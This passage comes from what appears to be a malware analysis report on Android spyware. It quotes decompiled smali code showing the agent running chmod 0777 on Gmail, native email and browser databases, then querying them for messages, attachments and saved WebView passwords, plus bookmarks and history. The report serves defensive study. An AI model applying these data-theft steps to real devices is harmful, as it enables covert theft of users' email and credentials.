
The following SQL queries are executed ("/data/data/com.google.android.gm/databases/EmailProvider.db" database):

- select * from messages
- select * from Message
- select _id from messages order by _id desc limit 1
- select _id from Message order by _id desc limit 1



```
const-string v1, "/data/data/com.google.android.gm"

const-string v2, "GetContentMail getMailDb EMAIL"

invoke-static {v2}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

move-object v2, v1

:goto_36
new-instance v1, Ljava/lang/StringBuilder;

const-string v4, "GetContentMail Mail messages:"

invoke-direct {v1, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v1

invoke-static {v1}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

new-instance v1, Ljava/lang/StringBuilder;

invoke-direct {v1}, Ljava/lang/StringBuilder;-><init>()V

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

const-string v4, "/databases"

invoke-virtual {v1, v4}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
```

Figure 35



```
const-string v0, "EmailProvider.db"

invoke-interface {v4, v0}, Ljava/util/List;->add(Ljava/lang/Object;)Z

const-string v0, "GetContentMail Mail add mail path: EmailProvider.db"

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

:cond_ec
new-instance v0, Ljava/lang/StringBuilder;

const-string v2, "GetContentMail getMailDb get messages number of DBs:"

invoke-direct {v0, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-interface {v4}, Ljava/util/List;->size()I

move-result v2

invoke-virtual {v0, v2}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 36


8. Android Native Email

The database file storing the Android Native emails and attachments is made accessible to everyone by running the following commands:

- chmod 0777 /data/data/com.android.email
- chmod 0777 /data/data/com.android.email/databases/EmailProvider.db


The following SQL queries are executed:

- select * from Message where _id = <Id>
- select * from Attachment where _id = <Id>



```
const-string v2, "/data/data/com.android.email"

const-string v16, "/data/data/com.android.email/databases"

new-instance v3, Ljava/lang/StringBuilder;

const-string v4, "getContent Mail messages:"

invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v3, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-static {v3}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

new-instance v3, Ljava/io/File;

invoke-direct {v3, v2}, Ljava/io/File;-><init>(Ljava/lang/String;)V

invoke-virtual {v3}, Ljava/io/File;->exists()Z

move-result v3

if-nez v3, :cond_6a

new-instance v1, Ljava/lang/StringBuilder;

const-string v3, "GetContentMail  getAttachmentFileCommand DB not exists -> exit!: "

invoke-direct {v1, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v1

invoke-static {v1}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 37



```
const-string v6, "chmod 0777 /data/data/com.android.email; chmod 0777 /data/data/com.android.email/databases; "

invoke-static {v6}, Lcom/network/android/m;->c(Ljava/lang/String;)V

const-string v6, "0777"

move-object/from16 v0, v16

invoke-static {v0, v6}, Lcom/network/android/m;->a(Ljava/lang/String;Ljava/lang/String;)V

invoke-interface/range {v17 .. v17}, Ljava/util/concurrent/locks/Lock;->lock()V

new-instance v6, Ljava/lang/StringBuilder;

invoke-direct {v6}, Ljava/lang/StringBuilder;-><init>()V

invoke-virtual {v6, v5}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v5

const-string v6, "EmailProvider.db"

invoke-virtual {v5, v6}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v5

invoke-virtual {v5}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v5

const/4 v6, 0x0

const/16 v7, 0x10

invoke-static {v5, v6, v7}, Landroid/database/sqlite/SQLiteDatabase;->openDatabase(Ljava/lang/String;Landroid/database/sqlite/SQLiteDatabase$CursorFactory;I)Landroid/database/sqlite/SQL
:try_end_a0
.catch Ljava/lang/Throwable; {:try_start_78 .. :try_end_a0} :catch_63a
.catchall {:try_start_78 .. :try_end_a0} :catchall_62f

move-result-object v14

:try_start_a1
new-instance v2, Ljava/lang/StringBuilder;

const-string v5, "select * from Message where _id = \'"
```

Figure 38

9. Android Native Browser


The database file storing the user name and password entered in the WebView is made accessible to everyone by running the following commands:

- chmod 0777 /data/data/com.android.browser
- chmod 0777 /data/data/com.android.browser/databases
- chmod 0777 /data/data/com.android.browser/databases/webview.db

The following SQL query is executed:


> select * from password

The agent also extracts the bookmarks and history items from Browser.BOOKMARKS_URI and Browser.HISTORY_PROJECTION.




```
const-string v3, "/data/data/com.android.browser/databases/"

const-string v0, "/data/data/com.android.browser/databases/webview.db"

new-instance v1, Ljava/io/File;

invoke-direct {v1, v0}, Ljava/io/File;-><init>(Ljava/lang/String;)V

invoke-virtual {v1}, Ljava/io/File;->exists()Z

move-result v1

if-nez v1, :cond_23

new-instance v1, Ljava/lang/StringBuilder;

const-string v2, "get getPassword browser DB not exists -> exit!: "

invoke-direct {v1, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v1, v0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

:cond_22
:goto_22
return-void

:cond_23
new-instance v1, Ljava/lang/StringBuilder;

const-string v4, "get getPassword messages:"

invoke-direct {v1, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v1, v0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

Figure 39



```
const-string v1, "chmod 0777 /data/data/com.android.browser; chmod 0777 /data/data/com.android.browser/databases; "

invoke-static {v1}, Lcom/network/android/m;->c(Ljava/lang/String;)V

const-string v1, "0777"

invoke-static {v3, v1}, Lcom/network/android/m;->a(Ljava/lang/String;Ljava/lang/String;)V

invoke-interface {v4}, Ljava/util/concurrent/locks/Lock;->lock()V

const/4 v1, 0x0

const/16 v5, 0x10

